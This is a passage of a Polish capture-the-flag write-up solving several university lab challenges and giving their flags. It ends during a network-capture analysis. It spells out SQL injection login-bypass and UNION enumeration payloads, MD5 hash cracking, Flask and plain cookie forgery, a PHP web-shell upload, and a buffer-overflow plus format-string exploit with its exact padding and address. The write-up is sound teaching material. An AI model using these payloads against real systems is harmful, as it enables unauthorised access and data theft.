

# EE\_CTF


Rozwiązania wraz z flagami

## Spis treści

CTF 1: Kupon na piwo .....	2
CTF 2: Odzyskaj Hasło Profesora.....	4
CTF 3: Przejęcie pytań .....	5
CTF 4: Nieudana sesja.....	6
CTF 5: Ciekawy blog .....	11
CTF 6: Laboratoria JiMP .....	14
CTF 7: Zrzut sieciowy.....	18
CTF 8: Zakodowana wiadomość .....	20
CTF 9: Konkurs CTF .....	23
Podziękowania.....	27

# CTF 1: Kupon na piwo

Po wejściu w link podany w zadaniu:



**Podaj sekretny kod**

Kod

Akceptuj

Kod strony:

```
<script>
  const correctKeycode = "837412102";


  function checkKeycode() {
    const keycodeInput = document.getElementById("keycodeInput").val
    const imageContainer = document.getElementById("imageContainer")

    if (keycodeInput === correctKeycode) {
      imageContainer.classList.remove("hidden");
    } else {
      alert("Podano błędny kod. Spróbuj ponownie.");
      imageContainer.classList.add("hidden");
    }
  }
</script>
</body>
</html>
```


Po podaniu odpowiedniego kodu wyświetla nam się zdjęcie (można również je znaleźć w kodzie strony):

## Podaj sekretny kod

Akceptuj



Zdjęcie ma nazwę:

 **BASE64\_FLAGA.jpg**  
16.8 KB • Done

Jest to plik .jpg więc jest duża szansa, iż zawiera metadane.

```
Camera
Camera maker
Camera model      RUVfQ1RGe21ZX0Y0djB1...
F-stop
_
```

Bardzo dziwna nazwa aparatu 😞.

Używając dekodera BASE64 uzyskujemy flagę:

< **DECODE** >

Decodes your data into the area below.

```
EE_CTF{mY_F4v0uR1T3_3nC0D1nG_B3wD1P3k41}
```

Flaga: EE\_CTF{mY\_F4v0uR1T3\_3nC0D1nG\_B3wD1P3k41}

## CTF 2: Odzyskaj Hasło Profesora

Kod pobrany ze strony:

```
app.py x
1 from base64 import b64decode
2
3 exec(b64decode(b"ZnJvbSBjenlwdG9ncmFwaHkuZmVybmV0IGltc69ydCB6ZXJuZXQ="))
4 exec(b64decode(b"ZmVybmV0a2V5ID0gYidaZmdZX01yRW1nN0dTTzRWZWZMM29YWtdsRVFwQjJJWWLSTm1ZVTRwM0pF"))
5 exec(b64decode(b"ZiA9IEZlcm5ldChmZXJuZXRRZXkp"))
6 exec(b64decode(b"ZXh1YyhmLmRlY3JScH0oYidnQUFBQUFCbWpybFlqZkxWR65leWdwS1NYWTFNaF8tYUt6cC05YlNM"))
7
```

Po zamienieniu instrukcji 'exec' na 'print' i uruchomieniu programu:

```
b'from cryptography.fernet import Fernet'
b'fernetkey = b'ZfgY_MrEmg76S04VefL3oXY7LEqpB2IYiRnmYU4p3JE='
b'f = Fernet(fernetkey)'
b'exec(f.decrypt(b'gAAAAABmjrLYjflVDneygpKSXY1Mh_-aKzp-9bSLtTuWu8PqWt49zt70t65Zcf5pchNkIPXFrF-Q0y-N1ZYEIcN6t9SL-ypa6z8CMLxEyPTKfGviihJ6dt8Q1ARsD8y6a2n'))'
```

Przekopiujemy kod i usuńmy wszystkie cudzysłowy. Powtórzmy również zamianę 'exec' na 'print':

```
b"a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112 117 116 40 34 80 111 100 97 106 32 104 97 115 108 111'))"
```

I jeszcze raz:

```
a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112')))
print(a)
```

```
password = input("Podaj hasło: ").strip()

if password == "KabelkiToSmierc4325423":
    print("SAMA PRAWDA!")
    print("Oto twoja flaga: ")
    print("EE_CTF{R3v3R53_tH3_SN4k3_Aa2f1_43j2f}")
else:
    print("Bledne haslo!")
```

No i mamy flagę.

Flaga: EE\_CTF{R3v3R53\_tH3\_SN4k3\_Aa2f1\_43j2f}

## CTF 3: Przejęcie pytań

Z treści możemy wywnioskować, że zadanie ma związek z Flaskiem i ciasteczkami.

Po wejściu na stronę widzimy ekran logowania:



Po wpisaniu dowolnego loginu i hasła:

Incorrect password. Please try again.

W przeglądarce możemy również zobaczyć nowe ciasteczko:

session\_data eyJpc19sb2dnZWQiOmZhbnHNlQ... cont... / Sess... 73

Dane z ciasteczka możemy odzyskać i zmienić przy użyciu narzędzia „flask-unsign”:

### 1. Odzyskanie danych:

```
C:\Users\RATATTWG>flask-unsign -d -c "eyJpc19sb2dnZWQiOmZhbnHNlQ.Zshrbw.82uBnskW0JiyYHW0m_IA3WR3CTU"
{'is_logged': False}
```

### 2. Zamieniamy False na True.


### 3. Ciasteczko kodujemy ponownie przy użyciu hasła podanego w treści:

```
C:\Users\RATATTWG>flask-unsign -s -c "{ 'is_logged': True }" --secret ie3rB96WqjRb35ey74cU
eyJpc19sb2dnZWQiOmZhbnHNlQ.ZshuYg.QDP8PASKZobr0ECF064Ney68RxA
```

Ciasteczko podmieniamy w przeglądarce:

session\_data uYg.QDP8PASKZobr0ECF064Ney68RxA

Po odświeżeniu strony:




Flaga:

EE\_CTF{K0ch4m\_S0cz3wk1\_XbcHX34UG9YCzTy}

## CTF 4: Nieudana sesja

Po wpisaniu podanego adresu w przeglądarkę, zostajemy przeniesieni na stronę logowania:




Proste passy jak „admin” i „password” nie działają, a źródło strony też nie ma nic ciekawego.

Po podaniu jakiegoś dziwnego znaku w polu nazwy użytkownika ( ' lub \ na końcu) wyświetla nam się błąd SQL:

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'a8f5f167f44f4964e6c998dee827110c' at line 1 in /srv/http/login.php:20 Stack trace: #0 /srv/http/login.php(20): mysqli->query() #1 {main} thrown in /srv/http/login.php on line 20

Jak widać po kodzie błędu, system korzysta z bazy danych MariaDB. Spróbujmy więc prostego sposobu na wymuszenie logowania korzystając z sql injection dla tego typu baz danych.



„ ' or 1=1 limit 1; -- „ włożony do zapytania SELECT spowoduje zawsze zwrócenie jednego wyniku z bazy danych. Kluczowa jest spacja po --, gdyż MariaDB potrzebuje zawsze przed rozpoczęciem komentarza spacji.

# Wyrzucarka Studentów

[Strona startowa](#)[Lista studentów](#)[Kontrola systemu](#)

## Wyrzucarka studentów

Witaj Profesor12432!

Tutaj znajdziesz listę studentów, którzy niebawem zostaną wyrzuceni z uczelni.  
System jest napisany w taki sposób, że tylko administrator (dziekan) jest w stanie wprowadzić zmiany do listy.

[Strona startowa](#)[Lista studentów](#)[Kontrola systemu](#)

## Brak dostępu!

Tylko administrator może wejść na tą stronę!

Musimy więc zalogować się konkretnie na konto administratora.

## Lista studentów

/szukaj nazwisko..

ę	Nazwisko	Numer albumu
am	Kowalski	333333
am	Kośmider	324233
ia	Nowak	315467
tr	Kowalski	367890

Jeśli lista studentów jest podłączona do bazy danych, to pewnie też jest podatna na SQLi. Czas więc skorzystać z kilku exploitów (wziętych z dowolnej strony po wyszukaniu MariaDB SQL injection lub MySQL injection)

```
' UniOn Select 1,2,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata; -- a
```

1	2	information_schema , db1 , test
---	---	---------------------------------

```
'UNION ALL SELECT 1,1,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='db1'-- a
```

1	1	users
1	1	studenci

```
'UNION ALL SELECT 1,1,concat(column_name) FROM information_schema.columns WHERE table_name='users'-- a
```

1	1	id
1	1	name
1	1	passwordMD5
1	1	isAdmin

```
'UNION ALL SELECT name, passwordMD5, isAdmin from users; -- a
```

Profesor12432	100d7565034f985c386a266347fca3c	0
PanDziekan4432	5386e5dec276ad172e097a035bd07544	1
Doktor3525	6a8057f9e0743012e09b49ebc04a0a07	0
Profesor5324	e89434e8b72041db23cdec2df7a0d2fa	0



Jest więc konto z prawami administratora o nazwie „PanDziekan4432”. Wylogujmy się i zalogujmy się na nie również za pomocą SQLi:

## Login

Nazwa użytkownika

Hasło

Zaloguj

Po zalogowaniu możemy wejść w kontrolę systemu.

Strona startowa

Lista studentów

Kontrola systemu

Edytuj listę

Przy próbie edytowania listy pojawia nam się jednak taka informacja:

**Wykryto próbę  
wyświetlenia ważnych  
informacji!**

**Aby kontynuować podaj hasło**

Hasło

Zaloguj

Anuluj

Ta forma jest już jednak odporna na atak SQL injection. Zwróćmy więc uwagę na informacje z poprzednich ataków.

Nazwa kolumny przechowującej hasła to „passwordMD5”. MD5 jest metodą hashowania, która nie jest bezpieczna. Spróbujmy wykorzystać więc dowolny program crackujący hasła zhashowane przy pomocy MD5:

# CrackStation

CrackStation Password Hashing Security Defuse Security

[Defuse.ca](#) [Twitter](#)

---

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5386e5dec276ad172e097a035bd07544

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5386e5dec276ad172e097a035bd07544	md5	Applepie123

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Znaleźliśmy hasło: Applepie123

Po wpisaniu hasła na stronę wyświetla nam się następujący komunikat z flagą:


**Dzień dobry Panie Dziekanie!**

Oto pańska flaga: EE\_CTF{Jv5T\_4\_5M4Ll\_1nJ3Ct10n\_B3e2AF12\_F34As5}


Flaga: EE\_CTF{Jv5T\_4\_5M4Ll\_1nJ3Ct10n\_B3e2AF12\_F34As5}

## CTF 5: Ciekawy blog

Po uruchomieniu strony:



Z nazw pliku ani kodu strony raczej nic się nie dowiemy. Zobaczmy jak wygląda strona logowania:



Tak samo. Nic tu ciekawego nie ma. Wróćmy więc na stronę główną i poszukajmy trochę głębiej.

W stopce jest informacja o ciasteczkach. Sprawdźmy więc jakie ciasteczka przechowuje przeglądarka:

PHPSESSID	0bsh2318mtuepqsm691itv928	cont...	/	Sess...	35		
loggedin	0	cont...	/	Sess...	9		

Heh. Najwyraźniej pan profesor nie miał czasu lub chęci zaimplementować autoryzacji za pomocą sesji php i korzysta z ciasteczek by przechowywać informacje o zalogowaniu. Zmieńmy wartość „loggedin” na 1 i odświeżmy stronę.





## Dodaj zdjęcie

Wybierz plik

Choose File No file chosen

Wyślij


### Zdjęcia

Możemy teraz dodawać pliki! Strona pozwala na dodawanie jedynie zdjęć, ale można to zmienić usuwając jeden atrybut w html:

```
<input type="file" name="file" id="file" accept="image/*">
<input type="file" name="file" id="file">
```

Teraz o ile nie ma sprawdzania poprawności plików na serwerze, możemy dodać dowolny plik i uruchomić go. Strona korzysta z php, więc spróbujemy dodać plik .php pozwalający na wykonywanie komend linuxowych przez serwer. Kod można pobrać z githuba: <https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>



Udało się nam dodać plik. Do linku dodajmy więc teraz jego adres: '/images/test.php'

Execute

Mamy to! Pogrzebmy teraz w systemie i zobaczmy czy znajdziemy coś ciekawego.

Komenda ls ...:

```
images  
index.php  
login.php  
logout.php  
s3krEtyT4b0r3TY  
style.css  
upload.php
```

Komenda cat ../s3krEtyT4b0r3TY:

```
EE_CTF{t0_T3n_C4Ly_4rB1TrAry_C0d3_3xeCVt10n}
```

Mamy flagę: EE\_CTF{t0\_T3n\_C4Ly\_4rB1TrAry\_C0d3\_3xeCVt10n}

## CTF 6: Laboratoria JiMP

Kod programu zawiera dwie widoczne podatności – buffer overflow w funkcji zapisz() i wypisywanie inputu użytkownika funkcją printf() w funkcji debug().

Buffer overflow można wykorzystać by dostać się do funkcji debug().

Następnie korzystając z podatności w funkcji printf() można wypisać klucz api wczytany do pamięci.

Po połączeniu się przez ssh do maszyny:

```
[student@32856dea0019 ~]$ ls -l
total 16
-rwsr-xr-x 1 profesor profesor 14980 Jul 22 13:26 zapisywacz
```

Przy pomocy gdb i pythona, możemy stworzyć skrypt pozwalający nam wykorzystać buffer overflow.

Skrypt do znalezienia paddingu do buffer overflowa:

```
[student@32856dea0019 ~]$ python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))"
AAAABBBBCCCCDDDDDEEEFFFFFFGGGGHHHHIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPPQQQQRRRRSSSSTTTT
UUUUUVVVVWWWWWXXXXYYYYZZZZ
```

```
(gdb) run <<(python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))")
Starting program: /home/student/zapisywacz <<(python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

0x55555555, czyli inaczej „UUUU”. Nasz padding ma więc rozmiar:

```
[student@32856dea0019 ~]$ python -c "print(len(''.join([chr(i)*4 for i in range(65, 85)])))"
80
```

(Są też mniej skomplikowane sposoby na określenie paddingu).

```
(gdb) info fun
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  __libc_start_main@plt
0x08049040  printf@plt
0x08049050  fflush@plt
0x08049060  fgets@plt
0x08049070  fclose@plt
0x08049080  malloc@plt
0x08049090  puts@plt
0x080490a0  fprintf@plt
0x080490b0  fopen@plt
0x080490c0  __isoc99_scanf@plt
0x080490d0  _start
0x08049110  _dl_relocate_static_pie
0x08049120  __x86.get_pc_thunk.bx
0x080491e6  debug
0x0804931f  zapisz
0x080493b7  main
0x080493e3  __x86.get_pc_thunk.ax
0x080493e8  _fini
```

Adres funkcji debug() to 0x080491e6

Przetestujmy, czy uda nam się do niej skoczyć. W celu wypisania surowych bajtów skorzystamy z funkcji `sys.stdout.buffer.write()` podając 80 bajtowy padding i adres funkcji debug zapisany w little endian (bo 32-bitowa binarka):

```
(gdb) break debug
Breakpoint 1 at 0x080491e6
(gdb) run <<(python -c "import sys; sys.stdout.buffer.write(b'A'*80 + b'\xe6\x91\x04\x08')")
Starting program: /home/student/zapisywacz <<(python -c "import sys; sys.stdout.buffer.write(b'A'*80 + b'\xe6\x91\x04\x08')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x080491e6 in debug ()
```

Udało się! Teraz wykorzystując podatność w `printf()`, możemy wypisać zawartość stosu.

```
(gdb) n
Single stepping until exit from function debug,
which has no line number information.
Podaj swój numer albumu: Proszę natychmiast skontaktować się z administratorem! Napotkano krytyczny błąd!
0x00000000 in ?? ()
```

Z treści błędu, widać że prawdopodobnie do pliku „/home/profesor/flag” lub „/home/profesor/log” nie mamy dostępu. GDB nam więc dalej nie pomoże, gdyż uruchomiony proces nie posiada SUID.

Napişmy więc prosty skrypt wypisujący zawartość stosu i uruchommy z nim program z SUID.





```

import textwrap

s = input("podaaj input: ").strip()

array = s.split('-')

output = ""

for a in array:
    reversed_split_string = textwrap.wrap(a, 2)[::-1]
    for i in reversed_split_string:
        output = output + chr(int(i, 16))

print("output: " + output)

```

```

[student@32856dea0019 ~]$ python skrypt.py
podaaj input: 09adc710-09adc710-080491f2-ff8a221b-435f4545-307b4654-46523376-5f57304c-5f446e34-6d523066-355f5434-
4e317254-0a0d7d67-41414100-41414141-41414141-41414141-41414141-41414141-41414141-09adc710-09adc850-09adc710-4141
4141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-080490fd
-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5ald-badffc0d-00000000-00000000-00000000-f7f21b60-000
00000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0
output: Ç-      Ç-      òÿEE_CTF{0v3RFL0W_4nD_f0Rm4T_5Tr1Ng}
AAAAAAAAAAAAAAAAAAAAAAAAAÇ-  PÈ-      Ç-      AAAAAAAAAAAAw
üB°`Ë-_- 0ÿ,0i÷ý!0ÿ,0i÷!0ÿ`Ë-204
í÷,0i÷=
      í÷0âí÷ø ò÷âúí÷


```

No i mamy flagę:

EE\_CTF{0v3RFL0W\_4nD\_f0Rm4T\_5Tr1Ng}

## CTF 7: Zrzut sieciowy


Po pobraniu zrzutu sieciowego możemy go otworzyć w programie Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	142.250.186.209	TLSv1.2	93	Application Data
2	0.000912124	10.0.2.5	142.250.186.209	TLSv1.2	78	Application Data
3	0.000912437	10.0.2.5	142.250.186.209	TCP	60	42906 → 443 [FIN, ACK] Seq=64 Ack=1 Win=31259 Len=0
4	0.000912484	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [ACK] Seq=1 Ack=64 Win=32627 Len=0
5	0.000912534	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [ACK] Seq=1 Ack=65 Win=32626 Len=0
6	0.000972781	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [FIN, ACK] Seq=1 Ack=65 Win=32626 Len=0
7	0.010654238	10.0.2.5	142.250.186.209	TCP	60	42906 → 443 [ACK] Seq=65 Ack=2 Win=31259 Len=0
8	1.064624492	10.0.2.5	142.250.186.206	TLSv1.2	93	Application Data
9	1.065043921	10.0.2.5	142.250.186.206	TLSv1.2	78	Application Data
10	1.065044150	10.0.2.5	142.250.186.206	TCP	60	50376 → 443 [FIN, ACK] Seq=64 Ack=1 Win=31259 Len=0
11	1.065044206	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [ACK] Seq=1 Ack=64 Win=32627 Len=0
12	1.065044231	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [ACK] Seq=1 Ack=65 Win=32626 Len=0
13	1.075639546	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [FIN, ACK] Seq=1 Ack=65 Win=32626 Len=0
14	1.076062745	10.0.2.5	142.250.186.206	TCP	60	50376 → 443 [ACK] Seq=65 Ack=2 Win=31259 Len=0

Mamy tutaj bardzo dużo danych. Nas interesują jednak jedynie http requesty. Z tego powodu dodajmy filtr „tcp.port == 80 || udp.port == 80”.

Ciekawią nas również przesłane pliki, więc posortujmy pakiety po ich wielkości:



No.	Time	Source	Destination	Protocol	Length	Info
1981	28.967945984	44.198.106.96	10.0.2.5	TCP	2974	80 → 44546 [ACK] Seq=1 Ack=4898 Win=32768 Len=2920 [TCP segment of a reassembled PDU]
1897	28.830610495	10.0.2.5	44.198.106.96	TCP	2974	44546 → 80 [PSH, ACK] Seq=1 Ack=1 Win=32120 Len=2920 [TCP segment of a reassembled PDU]
1919	34.508056406	10.0.2.5	44.198.106.96	HTTP	2361	POST /post HTTP/1.1
1898	28.830610683	10.0.2.5	44.198.106.96	HTTP	2031	POST /post HTTP/1.1 (PNG)
1921	35.256383397	44.198.106.96	10.0.2.5	TCP	1514	80 → 44546 [ACK] Seq=6645 Ack=7205 Win=32768 Len=1460 [TCP segment of a reassembled PDU]
1984	28.968867892	44.198.106.96	10.0.2.5	TCP	1514	80 → 44546 [ACK] Seq=4381 Ack=4898 Win=32768 Len=1460 [TCP segment of a reassembled PDU]

Zobaczmy co zawiera największy pakiet wysłany protokołem http:

```
0250 0d 0a 0d 0a 2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 .....-BEGIN R
